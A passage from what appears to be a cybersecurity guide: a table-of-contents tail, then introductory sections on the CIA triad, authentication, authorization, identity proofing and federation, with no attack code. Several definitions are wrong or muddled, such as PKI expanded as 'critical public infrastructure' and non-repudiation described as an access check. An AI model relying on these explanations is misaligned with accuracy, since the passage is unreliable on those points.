20.8.9.6. Validate scheduled tasks & scripts.
20.8.9.7. Logging
20.8.10. Post-exploitation
20.8.10.1. Security Pro's Checks
20.9. Example Mitigations according to the OSI Layers
20.9.1. Physical Layer
20.9.1.1. Physical security
20.9.1.2. Network segmentation
20.9.1.3. Data protection
20.9.1.4. Device security
20.9.1.5. Radiation gap
20.9.1.6. EMP shielding
20.9.1.7. Air Gap
20.9.2. Data Link Layer
20.9.2.1. ARP Filtering
20.9.2.2. Mac-based port security
20.9.2.2.1. Static MAC
20.9.2.2.2. Dynamic MAC
20.9.2.2.3. Port security
20.9.2.3. VXLAN networking
20.9.3. Network Layer

20.9.3.1. Encryption
20.9.3.2. Access controls
20.9.3.3. Secure communication
20.9.3.4. Data integrity checks
20.9.3.5. Network segmentation
20.9.3.6. Host-Based access control list
20.9.3.6.1. User-based
20.9.3.6.2. Group-based
20.9.3.6.3. Device-based
20.9.3.7. Keeping track of access
20.9.3.7.1. Access logs
20.9.3.7.2. Auditing
20.9.3.8. VXLAN routing
20.9.3.9. Virtual private networks
20.9.3.10. Port-security 802.1X
20.9.3.11. Radius Authentication
20.9.3.12. DHCP guard
20.9.3.13. Packet inspection
20.9.4. Session Layer
20.9.4.1. Authentication
20.9.4.2. Encryption
20.9.4.3. Access controls
20.9.4.4. Timeouts
20.9.4.5. Application filtering
20.9.5. Presentation Layer
20.9.5.1. Codebase integrity check
20.9.5.2. Unified threat management
20.9.5.3. Source Code Auditing
20.9.5.4. TLS inspection
20.9.5.5. Encryption
20.9.5.6. Data validation
20.9.5.7. Access control
20.9.6. Application
20.9.6.1. Input validation and sanitization
20.9.6.2. Access controls
20.9.6.3. Data encryption
20.9.6.4. Secure and standardized protocols
20.9.6.5. Listing and Reputation
20.9.6.6. Web application firewall
20.9.6.7. Progressive Challenges
20.9.6.8. Behavioral Anomaly Detection
21. Wordlist
21.1. Organization standards
21.2. Marketing buzzwords

21.3. Networking
21.4. Hardware, software & firmware
22. Appendix A
23. Appendix B
24. Appendix C
25. Appendix D
25.1. Web and application vulnerabilities
26. Sources
Extra information:
26.2. Current links in progress

1. Introduction

In terms of code, **our mission is to do no harm**. This comes originally from the medical field where they take a hippocratic oath to **never hurt or mistreat** a patient. We have something similar in cyber we call ethics where we are set by the rules and laws in the country we operate in and the company that will receive the assessment. Overall it is a good idea to make sure you are doing the right thing according to your circumstances.

To ensure the most effective protection of internet-connected systems, secure systems are essential for protecting data, systems, and networks. While these two concepts may appear similar at first glance, they have subtle differences that should be understood to ensure the most effective protection of internet-connected systems and offline systems.

Cybersecurity is defending the hardware and software from attack or unauthorized access is required and At the same time, information security is more comprehensive by including physical protection measures such as employee training or data access controls, while this covers other potential threats like malware attacks or system vulnerabilities that could compromise a business's sensitive digital assets.

Organizations should consider cybersecurity and information security to develop a defensive strategy against cyber-attacks by malicious actors attempting to access confidential information. To achieve this, companies can implement robust authentication protocols with multiple-factor authentication, implement solid encryption techniques to stored data, and conduct regular staff training programs on effectively protecting their network and computer infrastructure.

Utilizing automated tools like vulnerability scanners can help identify any weak spots within the system architecture that need attention before it becomes too late. Usually, cybersecurity and information security are there to prevent the following things

- Use
- Disclosure
- Disruption
- Modification
- Destruction
- Denial

The importance of protecting information stored on digital or analog media cannot get overstated. Organizations must ensure their data's confidentiality, integrity, and availability by implementing encryption, authentication protocols like multi-factor authentication (MFA), and access control systems. Cybersecurity is an integral part of this effort since it helps protect internet-connected systems from potential threats that could compromise sensitive information. As a result, the cybersecurity market has grown significantly in recent years to meet the growing demand for organizations to secure their data assets against malicious actors.

Fully safeguarding digital media from unauthorized access and other malicious activities requires a comprehensive security strategy encompassing both physical and digital elements. It should include policies governing user access privileges and endpoint protection solutions like antivirus software. These **data loss protection (DLP)** solutions can detect suspicious activity before it becomes too late for damage control measures to be effective. Additionally, organizations should consider investing in employee training programs, so they are aware of best practices when handling confidential information. Includes how not to become victims of phishing scams or other cyber-attacks targeting them directly.

1.1. Information Security

Organizations must take a proactive approach to information security. This includes implementing comprehensive strategies that ensure the data they store is secure and used appropriately.

For example, **establishing strong authentication measures** such as **multi-factor** or **biometric identification** can help limit access to those with authorization. At the same time, encryption technologies,salted hashes, and secure algorithms should be employed for confidential communications over networks or stored on laptops and mobile devices. Organizations should also regularly monitor all systems to identify any suspicious activity quickly before it becomes an issue.

Information security is essential for any organization's overall strategy and must be addressed seriously if sensitive data needs protection from unauthorized access or cyberattacks. Organizations can keep their data safe while allowing authorized users access where appropriate by taking a proactive approach to their security policies and procedures. Regular monitoring systems can detect potential threats early, allowing swift action if necessary.

Source:
Information security - Wikipedia

1.2. Cybersecurity

According to the latest National Network And Information Security 2 (NIS2) regulation documentation is described as;

"Security of network and information systems' means the ability of network and information systems to resist, at a given level of confidence, any event that may compromise the availability, authenticity, integrity or confidentiality of stored, transmitted or processed data or of the services offered by, or accessible via, those network and information systems;"

"NIS Directive." ENISA, Accessed on 17 Jan. 2023, https://www.enisa.europa.eu/topics/cybersecurity-policy/nis-directive-new.

Cybersecurity is critical to protecting internet-connected systems from potential dangers. It involves using people, tools, policies, processes, and standards to protect against cyberattacks and unauthorized access.

In addition to blocking certain types of traffic, firewalls with integrated intrusion detection and prevention systems can prevent malicious code from entering networks and systems. By scanning for known threats in files or emails sent over the internet or in the corporate network, antivirus software can detect malicious code before it can cause damage or get executed. Moreover, data encryption maintains information security by encrypting sensitive information so only authorized personnel can access it or read or modify.

Cybersecurity includes strategies for detecting attacks when they occur. These strategies mitigate their effects on networks and systems if they manage to get past security measures put in place beforehand.

For example, cybersecurity professionals utilize tools like intrusion detection systems to monitor networks for suspicious activity. These tools alert them when an attack is getting detected or being performed by an attacker. When malware or social engineering techniques are used during an attempted attack on any organization, it becomes pivotal to ensure that all users are adequately trained on best practices related to cybersecurity and information security.

This includes password managers, two-factor authentication, and patch management procedures. This will also help reduce the risk associated with user error. This could result in unauthorized access being granted to system resources leading to possible disruption of operations within an organization's infrastructure.

Source:
Computer security - Wikipedia

1.3. The different kinds of cybersecurity teams

Usually, in cybersecurity, we have different teams with the objective of helping secure the organization. We are going to name the three most common ones.

1.3.1. The Blue Team

Blue Team Is used in various contexts to refer to a group working together on a specific task or project. For example, a Blue Team is a group of security professionals responsible for defending an organization's network and systems from cyber-attacks. The members of a Blue Team typically have a wide range of technical expertise and are skilled in areas such as network security, intrusion detection, and incident response. The Blue Team checks logs, responds to incidents, and works with the Red Team on Penetration tests.

1.3.2. The Red Team

Red Team On the other hand, it is commonly used in military and security operations. In this context, a Red Team is a group of individuals tasked with simulating an adversary's actions to test the defenses of a target system or organization. Red Teams are typically highly skilled individuals trained to think like the enemy and use their expertise to identify vulnerabilities and weaknesses in a system or organization.

1.3.3. The Purple Team

The Purple Team The term describes a group of individuals responsible for combining the activities of the Blue Team and the Red Team. In other words, a Purple Team is a group of security professionals tasked with defending an organization's systems and networks and testing and assessing their effectiveness. The goal of a Purple Team is to provide a comprehensive view of an organization's security posture and identify areas for improvement to better protect against potential threats.

Video:
Cybersecurity Teams - Red, Blue, Purple, Yellow, Orange, Green & White Team | information security

1.4. CIA model


We must understand the overlap between these two fields to gain a comprehensive understanding of each one. Information security is concerned with protecting information, while cybersecurity is concerned with defending against cyber threats. To ensure secure access to information systems, the CIA triad (confidentiality, integrity, and availability) is employed/utilized.

- **C**onfidentiality
    - Ensures that only authorized personnel have access to sensitive data.
- **I**ntegrity
    - Verifies that no unauthorized changes have been made or attempted.
- **A**vailability
    - Guarantees continuous system performance and availability without interruption from malicious actors or other external factors like natural disasters or power outages.

As part of a comprehensive cybersecurity strategy, these three components protect digital assets, including computers, networks, applications, and databases, from malware infections, phishing scams, and ransomware attacks.

Organizations can utilize the CIA model when designing their IT infrastructure to ensure compliance with industry standards such as **Health Insurance Portability and Accountability Act (HIPAA**), and **Payment Card Industry Data Security Standards (PCI-DSS)**, which require strong network protections to ensure patient privacy rights or credit card payment information are securely maintained. As a result, it also gives them enhanced flexibility when scaling up their operations. If additional hardware is required to be added to existing systems, protocols will already have been established. Furthermore, this approach reduces the need for manual labor during maintenance procedures since it is automated. As a result, IT staff are more likely to manage multiple projects simultaneously, making their jobs easier.

This model down below has been improved on over the years, and that is what led to ***CIAAAN***, which stands for Confidentiality, Integrity, Accessibility, Authentication, Authorization, and Non-repudiation.



CIA Triad


1.4.1. Confidentiality

Ensuring the privacy of data recipients is making the data encrypted and stored securely. Encryption can be used to ensure that only the intended recipient receives a message while preventing other users from accessing it. It is possible for two parties to communicate using a single key shared between them through secret key encryption. In order for the other party to decrypt and read the data correctly, one party must include the secret key when sending data.

If someone else were to intercept this transmission without knowing the correct key, they would receive useless gibberish instead of helpful information. More advanced methods are also available for protecting sensitive information transmitted over networks or stored on computers and devices. For example,

- **Steganography**
  - Involves hiding messages inside digital media files like images or audio recordings so that only those who know where and how to look can find them.
- **Symmetric encryption**
  - Requires the sender and receiver to access duplicate private keys
- **Asymmetric cryptography**
  - Utilizes public-private pairs, so anyone with access to the public part may encrypt messages, but only holders of the private part can decode them correctly.


All these techniques are designed with security as their primary goal: ensuring no unauthorized persons gain access to confidential documents or communications intended for the legitimate recipient's eyes only.



1.4.2. Integrity

Integrity is the cornerstone of any successful data transmission. It ensures that the data sent is not modified or tampered with in transit and arrives at its destination intact. Several methods ensure integrity, including digital signatures, checksums, and cryptography. Digital signatures provide a way for two parties to verify each other's identity online by signing documents electronically using encryption techniques such as critical public infrastructure (PKI).

Checksums allow us to detect if any changes have been made during transmission by comparing a calculated value against one stored at both ends of the communication link. Additionally, cryptography can be used to protect messages before they are transmitted so that they can only be read after they have reached their intended destination by authorized individuals. In organizations that deal with sensitive information or financial transactions, maintaining high levels of integrity is essential.



1.4.3. Availability

High-availability designs must be used to ensure critical information is available to ensure the CIA triad works successfully. As a result, the infrastructure must be capable of responding quickly and effectively to hardware failures, downtime, power outages, multiple network outages, backdoored files, and tampered with logs.

By providing redundancy in both hardware and software components, high-availability designs can help protect against these threats. If one component fails, another will take over without disrupting service or causing data loss.

Quarantining devices from other systems on the network, attackers will not be able to compromise them, thus preventing further damage. In addition, non-repudiation

ensures that users have adequate authorization to access organizational resources such as events and logs, which contributes to maintaining security standards across the organization's IT environment. It usually comes down to something you possess, something you are, and something you know.

High availability percentages of SLAs

PERCENTAGE	YEARLY DOWNTIME*
99.9	8hr 45m 57s
99.99	52m 35.7s
99.999	5m 15.6s
99.9999	31.6s
99.99999	3.2s
99.999999	0.3s
99.9999999	31.6 ms


The High availability model in terms of Time and percentages

1.4.4. Authentication

Credentials, such as usernames and passwords, are crucial to secure systems and networks' access. The authentication process verifies whether a user is who they claim to be before granting them access. It protects authorized access by making it difficult for others to access the system or network.

Today, several authentication methods are used, including passwords, security tokens, and biometric data, such as fingerprints and facial recognition systems. Despite this, passwords remain one of the most popular forms of authentication due to their ease of use and convenience. They can also be easily guessed if not chosen correctly, making them vulnerable compared with other options like security tokens or biometrics.

Security tokens provide an extra layer of protection by requiring users to have physical possession of something like a USB drive with unique codes on it for authentication purposes. At the same time, biometrics use biological features such as fingerprints or facial recognition software. This makes it almost impossible for someone else's credentials to be used without authorization from their owner.



1.3.5. Authorization


As a crucial part of cybersecurity and information security, a user's identification enables access to data. Integrity and authorization are closely related in this regard, as both determine who may access specific information or perform specific tasks. In some cases, students may have limited access to attendance sheets, whereas student departments may be able to read, write, and share the same documents with full privileges. However, authenticity extends beyond just integrity; it also encompasses authorization which determines whether someone or a system has the right to gain entry to specific resources or perform certain functions. For security purposes, it is necessary to control who has access.

Since the system verifies credentials and permissions before allowing access to restricted areas such as databases containing confidential information, it prevents unauthorized individuals from gaining access to sensitive information. Upon receiving the information provided by the individual seeking entrance, it is checked against a list of authorized users and their rights. If everything matches, the individual is granted access.

1.4.5. Non-repudiation

This can be accomplished by utilizing digital signatures and other cryptographic techniques to verify the authenticity of a message. Non-repudiation is essential to computer security, as it ensures that individuals or entities cannot deny taking certain actions. As a result of requiring non-repudiation, fraud and malicious activity can be prevented because the individual or entity who acted will not be able to deny their involvement later. As a result of this concept, fraudsters can be prevented from gaining access to systems with stolen credentials, such as passwords. They will not be detected until after they have committed their crimes.


Because authentication is required before any action can be taken, non-reputability prevents it. If someone attempts to access something with false credentials, they will not be able to authenticate themselves properly. As a result, their request will fail immediately rather than going undetected until after the damage has already occurred. As well as maintaining the confidentiality, integrity, and availability of data, non-repudiation focuses on preventing disclosure, destruction, and denial of specific actions taken by individuals or organizations.



1.5. Identity proofing

To ensure that only authorized individuals have access to sensitive data, identity proofing is essential. A person's identity is verified using a variety of methods, including providing government-issued identification cards, biometric information, or answering personal information-related questions. A primary objective of identity proofing is to prevent unauthorized access and prevent identity theft.

Knowledge-**B**ased **A**uthentication (**KBA**) is the most common method for identifying a person's true identity. In order to verify users' identities accurately and securely, this type of verification involves answering questions based on publicly available records such as credit reports or public records databases. KBA can also involve more sophisticated techniques, such as digital fingerprint scanning and facial recognition technology, that further enhance security measures by protecting confidential data from malicious actors seeking access to systems with valuable company resources they might be able to sell on the dark web or to the highest bidder.




1.6. Identity propagation

It is a valuable tool in computer networks to propagate identity, also known as identity forwarding or identity tunneling. It allows users to access multiple systems and resources simultaneously without requiring them to authenticate every time separately. It is possible to accomplish this through single-sign-on (SSO) systems that allow users to log in once and then access multiple applications and services using their credentials. As an alternative, third-party identity providers may verify the user's credentials before sending them on for authentication by other systems or resources to which the user wishes to gain access.

As a primary benefit, this method allows quick and easy access to different systems and resources without the need for additional authentication procedures. By passing along only verified identities for authorization purposes, users are able to save time and effort while improving security measures.

Relying on the manual entry of personal information at each step along the way could potentially lead to data breaches. This is because any details become compromised during transmission between different points in a networked environment.

However, there are still potential risks with this type of technology if appropriate security protocols are employed. This is due to encryption methods used when transmitting sensitive data over public networks.




1.7. Federation

In addition to securely exchanging information and authenticating users, the Federation provides organizations and systems with a powerful tool. Using their existing login credentials, users can access resources or services provided by different service providers without creating new accounts or remembering separate login information. Because they only have one set of credentials, they are less likely to lose or steal passwords, which is convenient for them.

Using standards and protocols such as SAML, OAuth, and OpenID Connect; federations facilitate secure communication between two or more separate systems.

Since user authentication is handled by an identity provider system rather than by individual service providers' authentication methods which may not always be secure enough against cyber-attacks such as phishing attempts. Ultimately, organizations that use federation benefit from increased security.



1.8. Associated Security Risks

Cybersecurity is a constantly evolving field, which means that there are a number of security risks associated with it. The risks vary from data breaches to malicious software attacks to phishing scams. Organizations of all sizes need to be aware of these threats and take appropriate measures to mitigate and prevent them.

1.8.1. New technology

